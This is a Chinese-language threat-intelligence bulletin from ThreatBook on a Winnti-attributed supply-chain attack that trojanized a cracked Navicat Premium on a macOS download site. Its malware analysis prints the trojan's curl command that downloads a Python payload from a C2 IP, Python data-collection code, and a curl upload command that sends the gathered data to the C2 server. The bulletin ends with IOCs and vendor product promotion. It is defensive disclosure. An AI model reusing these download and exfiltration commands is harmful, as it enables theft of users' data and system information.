微步在线威胁情报通报

# 突发！国内某 macOS 应用下载站遭黑客投毒攻击 企业请迅速自查

编号：TB-2022-0021　　报告置信度：90

TAG：软件供应链攻击 macOS navicat 投毒 APT 攻击 Winnti

TLP：红（仅限接受报告的组织内部使用）

日期：2022-02-22

## 摘　要

微步情报局监测发现，国内某第三方 macOS 应用下载站（www.macwk.com）上出现被 APT 组织投毒的数据库管理应用 Navicat Premium。Navicat Premium 是一款流行的收费数据库管理应用，攻击者利用部分使用者寻找破解版的需求，在流行的第三方 macOS 应用下载站投放被投毒的 Navicat Premium 破解版，进而实现对下载使用者的入侵。鉴于该站点上此应用下载量较高（历史总计超 37 万次），且投毒事件超过三周，我们判断该事件影响范围较广。

经过微步情报局关联分析，相关木马与 2021 年 9 月份微步情报局披露的安全事件-macOS 平台上多款常用运维工具遭 APT 投毒攻击中使用的木马相同，因此将攻击者归属为 Winnti 族组织。

微步情报局建议高度重视本次软件供应链投毒攻击，并根据附件 IOC 及时排查相关企业/部门内部是否存在相关网络威胁，保护自身安全。

微步在线安全 DNS（OneDNS）/TDP/TIP 已支持对此次攻击事件的检测，如需协助，请与我们联系： contactus@threatbook.cn。

## 事件概要

| | |
|---|---|
| 攻击目标 | 全行业 |


| | |
|---|---|
| 攻击时间 | 2022 年 1 月 30 日至今 |
| 攻击向量 | 供应链攻击 |
| 攻击复杂度 | 高 |
| 最终目的 | 窃取数据 |

## 事件详情


2022 年 2 月，微步情报局监测发现，第三方 macOS 应用下载站（www.macwk.com）上出现被 APT 组织投毒的数据库管理应用 Navicat Premium。Navicat Premium 是一款流行的收费数据库管理应用，攻击者利用部分使用者寻找破解版的需求，在流行的第三方 macOS 应用下载站投放被投毒的 Navicat Premium 破解版，进而实现对下载使用者的入侵。根据此下载网站的统计，该应用下载总次数在 37 万次以上，影响范围十分广泛。

➢ 第三方 macOS 应用下载站（www.macwk.com）上被投毒的 Navicat Premium


对被投毒的 Navicat Premium 破解版进行分析，其运行流程为下图：




被投毒的 Navicat Premium 在运行后加载 libcrypto.2.dylib，然后请求云端地址 https://www.jackteng.com/aCbnd4bZaXXkQNVB/v.php。该云端地址返回执行命令 curl -sfo \tmp\d.py http:\\120.77.35.111\d.py




加载 libcrypto.2.dylib

d.py 是 python 编写的木马程序，具备收集数据并将数据上传至 C&C 服务器的能力，包含当前操作系统的信息、应用列表、主机名和 IP 地址的映射关系、用户名、本地 IP、git 全局信息、bash 历史记录、zsh 历史记录等。收集到的数据会首先被写到 /Users/{username}/Library/Logs/tmp/ 目录的文件中，然后上传文件到 http://120.77.35.111/u.php?id=

```
def writeFile():
    username = get_username()
    foldername = '/Users/' + username + '/Library/Logs/tmp'
    zipname = '/Users/' + username + '/Library/Logs/tmp.zip'
    filename = '/Users/' + username + '/Library/Logs/tmp/tmp.txt'
    if os.path.exists(foldername):
        # print('11111')
        shutil.rmtree(foldername)
    os.makedirs(foldername)
    with open(filename, 'a+') as file:
        file.write('获取操作系统名称及版本号 : [{}]'.format(get_platform()) + '\n')
        file.write('获取操作系统版本号 : [{}]'.format(get_version()) + '\n')
        file.write('获取操作系统的位数 : [{}]'.format(get_architecture()) + '\n')
        file.write('计算机类型 : [{}]'.format(get_machine()) + '\n')
        file.write('计算机的网络名称 : [{}]'.format(get_node()) + '\n')
        file.write('计算机处理器信息 : [{}]'.format(get_processor()) + '\n')
        file.write('获取操作系统类型 : [{}]'.format(get_system()) + '\n')
        file.write('汇总信息 : [{}]'.format(get_uname()) + '\n')
        file.write('程序列表 : [{}]'.format(get_applications_list) + '\n')
        file.write('hosts文件 : [{}]'.format(get_hosts()) + '\n')
        file.write('当前用户名 : ' + get_username() + '\n')
        #file.write('hostIp : [{}]'.format(get_localIp('192.168')) + '\n')
```

收集的信息

```
    command = "curl -F \"file=@" + zipname + "\" \"http://120.77.35.111/u.php?id=%s\" -v" %serialId
    os.system(command)
    os.remove(zipname)
    os.remove('/tmp/g.py')
```

收集的信息上传 URL

经过关联分析，此攻击手法和使用的木马与 2021 年 9 月份微步情报局曾披露安全事件-macOS 平台上多款常用运维工具遭 APT 投毒攻击中相同，因此将此次攻击的攻击者归属为 Winnti 族组织。


报告-macOS 平台上多款常用运维工具遭 APT 投毒攻击

## 处置建议

1. 根据威胁情报，排查网络中从第三方应用下载站进行下载安装应用的主机，逐台清理。

2. 微步在线云端已更新相关情报，建议更新 TDP 情报至最新版本，并全面覆盖贵单位网络区域。关注含有标签 Winnti 的告警。

3. 加强应用软件安装规范，避免安装不可靠来源的第三方应用，建议通过 App Store 以及官方网站安装应用软件。

# 附录 - IOC

IP

120.77.35.111

Domain

www.jackteng.com

# 附录 - 微步情报局

微步情报局，即微步在线研究响应团队，负责微步在线安全分析与安全服务业务，主要研究内容包括威胁情报自动化研发、高级 APT 组织&黑产研究与追踪、恶意代码与自动化分析技术、重大事件应急响应等。

微步情报局由精通木马分析与取证技术、Web 攻击技术、溯源技术、大数据、AI 等安全技术的资深专家组成，并通过自动化情报生产系统、云沙箱、黑客画像系统、威胁狩猎系统、追踪溯源系统、威胁感知系统、大数据关联知识图谱等自主研发的系统，对微步在线每天新增的百万级样本文件、千万级 URL、PDNS、Whois 数据进行实时的自动化分析、同源分析及大数据关联分析。微步情报局自设立以来，累计率先发现了包括数十个境外高级 APT 组织针对我国关键基础设施和金融、能源、政府、高科技等行业的定向攻击行动，协助数百家各个行业头部客户处置了肆虐全球的 WannaCry 勒索事件、BlackTech 定向攻击我国证券和高科技事件、海莲花长期定向攻击我国海事/高科技/金融的攻击活动、OldFox 定向攻击全国上百家手机行业相关企业的事件。

微步在线致力于做企业客户的威胁发现和响应专家，是2017、2019年连续两次成为唯一入选Gartner《全球威胁情报市场指南》的中国公司。微步在线提供以威胁情报为核心的安全能力，结合大数据、可视化态势感知等技术，为客户提供及时、准确、可以指导行动的威胁情报，用来对网络攻击进行预警、防御、检测以及溯源分析等。其独特的基于大数据分析的安全技术和服务能够帮助您准确、快速、低成本地实现全面的威胁监测及检测，同时也可作为原有安全防御体系的有力补充，抵御网络攻击。

## 我们的产品与服务

### 威胁分析平台（X.threatbook.cn）

中国首个综合性的威胁分析平台和情报分享社区。为全球安全从业人员和企业提供便利的一站式分析工具，功能包括：文件检测、可疑文件分析、域名/IP/Hash/URL等的安全分析、可视化分析，用以进行事件鉴别、威胁程度分析、威胁影响分析、关联及溯源分析等。为用户间进行威胁情报分享，包括样本、黑客资源、攻击手法、线索、事件等，提供免费的互动、交流环境。此外，还为企业用户提供安全运营工具、外部资产监控、行业情报等企业级服务。

### 威胁感知平台（Threat Detection Platform, TDP）

威胁感知平台是基于微步在线高可信威胁情报为内核的全流量检测系统。帮助决策者对系统整体安全态势全面评估，快速感知系统的安全情况等级；帮助安全运营人员聚焦真实威胁，精准定位，提供自动化处置，有效完成安全事件处置闭环。

### 本地威胁情报管理平台（Threat Intelligence Platform, TIP）

本地威胁情报管理平台是部署在用户本地的威胁情报管理、生产和共享中心，装载微步高可信情报数据。在配备本地超高性能检测API的同时还帮助客户进行多源异构情报的全生命周期管理；支持本地情报生产，有效防御未知攻击；赋能SoC/SIEM、防火墙、WAF等传统安防设备新的威胁能力。

### OneDNS安全DNS服务（OneDNS Cloud）

基于DNS协议的安全云平台，提供SaaS化的DNS解析和管控服务。实时拦截网络设备与恶意地址间的通信，避免后续攻击行动的发生。安全管理团队可以在后台灵活配置策略，对进行内容访问控制和上网行为管理。SaaS化产品形态适配各类IT架构，使企业总部、分支机构、漫游设备和云端应用获得统一的安全防护。

### 检测与应急响应服务（Managed Detection and Response, MDR）

提供威胁巡检、应急响应、重保驻场、专家咨询、高级情报订阅、外部资产监控等安全相关服务。由资深安全专家提供支持，对企业内外部威胁及时发现、告警、处置、响应，并对攻击者进行画像分析与溯源分析。针对主流威胁、重大安全事件、高危APT等事件进行深度分析。提供预警、防范、处置及修复建议。针对金融、能源、政府等重点行业威胁情报及安全事件提炼分析，提供处置及应对的最佳实践，帮助提升企业安全水平。


**北京微步在线科技有限公司**

www.threatbook.cn

电话：010-57017961
邮箱：contactus@threatbook.cn
地址：北京市海淀区苏州街49-3号3层